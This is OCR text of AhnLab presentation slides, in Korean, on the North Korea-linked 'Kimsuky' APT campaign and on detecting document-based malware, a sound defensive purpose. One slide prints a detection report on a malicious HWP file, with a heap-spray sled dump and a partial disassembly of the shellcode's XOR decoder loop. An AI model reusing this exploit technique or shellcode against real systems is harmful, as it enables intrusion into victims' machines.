
AhnLab

중국 국적의 한국어를 구사하는 사람으로 유추되도록 의도됨

jhonin333@india.com








대응·추적 히스토리

AhnLab

안랩 ASEC에서는 관련 샘플 접수 후에 다음과 같이 대응함



교훈

공격자는 생각보다 더 가까이에 있다.

공격 대상과 시스템을 이미 장악하고 있다고 가정해야 한다.

APT 대응의 기본은 방대한 log와의 싸움이다.


defense in depth 및 layered security 원칙을 준수해야 한다.

보안에 대한 투자는 보안담당자 여러분의 의지에 달려있다.

완벽한 기술은 없다. 하지만, 최신 선진 기술의 도입에 대한
부단한 노력은 위기의 상황에서 빛을 발할 것이다.

APT 방어에 대한 최신 기술 트렌드

Malware specimen




지능형 위협에 대한 동적 행위 분석의 제약

AhnLab

Interactive malware


Time consuming malware

Sandbox-aware malware




지능형 악성코드 대응 전략

AhnLab



안랩의 APT 대응 전략




지능형 악성코드 대응 전략

AhnLab

동적 컨텐츠 분석

I. 신종/변종
문서형 악성코드 탐지

동적 행위 분석



II. 의심/악성 행위 탐지

동적 컨텐츠 분석

Memory Usage before Heap Spray

Memory Usage after Heap Spray

Exact Detection of Start point of Shellcode

Property	Result
Result	MALICIOUS
ExploitName	Exploit/HWP.EXE_SC
Severity	8
ShellCode Address	0x0D3CFFF2
Private Memory Usage	176.22 MB
SPrivate Memory Usage	165.81 MB
SPrivate Memory Ratio	94.092%
Submit Time	2014-04-22 09:34:22
Started Time	2014-04-22 09:34:22
Finished Time	2014-04-22 09:34:35
Elapsed Time	12.3 seconds
Agent Name	DICA
Agent Version	4.1.
Engine Name	DICA
Engine Version	4.1.
Application Product Name	HAAN
Application Version	7.0.
Application Path	C:\H
Sample Filename	EC14 hwpxx
Sample Size	2186
Sample Format	HWP
Sample MD5	e105
Sample SHA1	cb39 3e44da

```
EXE_SC              Critical                                    11437

0x0D0C0D0C      0C 0D 0C 0D 0C 0D 0C 0D 0C 0D 0C 0D 0C 0D 0C 0D  ................
0x0D0C0D1C      0C 0D 0C 0D 0C 0D 0C 0D 0C 0D 0C 0D 0C 0D 0C 0D  ................
0x0D0C0D2C      0C 0D 0C 0D 0C 0D 0C 0D 0C 0D 0C 0D 0C 0D 0C 0D  ................
0x0D0C0D3C      0C 0D 0C 0D 0C 0D 0C 0D 0C 0D 0C 0D 0C 0D 0C 0D  ................
0x0D0C0D4C      0C 0D 0C 0D 0C 0D 0C 0D 0C 0D 0C 0D 0C 0D 0C 0D  ................
...
------------------------
0x0D3CFFF2      33 C9 BA 0C 0D 0C 0D 42 8A 02 3C 90 75 F9 8B DA  3......B..<.u...
0x0D3D0002      83 C2 2C 80 32 FA 42 41 66 81 F9 65 03 72 F4 90  ..,.2.BAf..e.r..
0x0D3D0012      90 42 F6 F7 F6 F7 7A 86 DE E6 EA 89 E9 3D FA C9  .B....z......=..
0x0D3D0022      3A 38 FE 3C BA FE FA 3D B8 06 3A 38 F2 FA 11 F9  :8.<...=..:8....
0x0D3D0032      3C FA 39 AF 71 16 7B 16 FA FB FA FA A9 AC AD 73  <.9.q.{........s
...
------------------------
0x0D3CFFF2      33c9            XOR ECX, ECX
0x0D3CFFF6      ba0c0d0c0d      MOV EDX, 0xd0c0d0c
0x0D3D0000      42              INC EDX
0x0D3D0002      8a02            MOV AL, [EDX]
0x0D3D0006      3c90            CMP AL, 0x90
0x0D3D000A      75f9            JNZ 0x7
0x0D3D000E      8bda            MOV EBX, EDX
0x0D3D0012      83c22c          ADD EDX, 0x2c
0x0D3D0018      8032fa          XOR BYTE [EDX], 0xfa
0x0D3D001E      42              INC EDX
0x0D3D0020      41              INC ECX
0x0D3D0022      6681f96503      CMP CX, 0x365
0x0D3D002C      72f4            JB 0x13
0x0D3D0030      90              NOP
0x0D3D0032      90              NOP
0x0D3D0034      42              INC EDX
0x0D3D0036      f6f7            DIV BH
0x0D3D003A      f6f7            DIV BH
0x0D3D003E      7a86            JP 0xfffffae
0x0D3D0042      dee6            FSUBRP ST6, ST0
0x0D3D0046      ea89e93dfac93a  JMP FAR 0x3ac9:0xfa3de989
0x0D3D0054      38fe            CMP DH, BH
0x0D3D0058      3cba            CMP AL, 0xba
0x0D3D005C      fe              DB 0xfe
0x0D3D005E      fa              CLI
0x0D3D0060      3db8063a38      CMP EAX, 0x383a06b8
0x0D3D006A      f2fa            CLI
0x0D3D006E      11f9            ADC ECX, EDI
```

sled 코드

Shellcode
어셈블리코드

Reference

AhnLab

- APT 공격 - 새로운 "Kimsuky" 악성코드 등장 (2014/03/19)
  - ✓ http://asec.ahnlab.com/993
- The “Kimsuky” Operation로 명명된 한국을 대상으로 한 APT 공격 (2013/09/12)
  - ✓ http://asec.ahnlab.com/968
- The “Kimsuky” Operation: A North Korean APT? (2013/09/11)
  - ✓ http://www.securelist.com/en/analysis/204792305/The_Kimsuky_Operation_A_North_Korean_APT

DESIGN YOUR SECURITY

AhnLab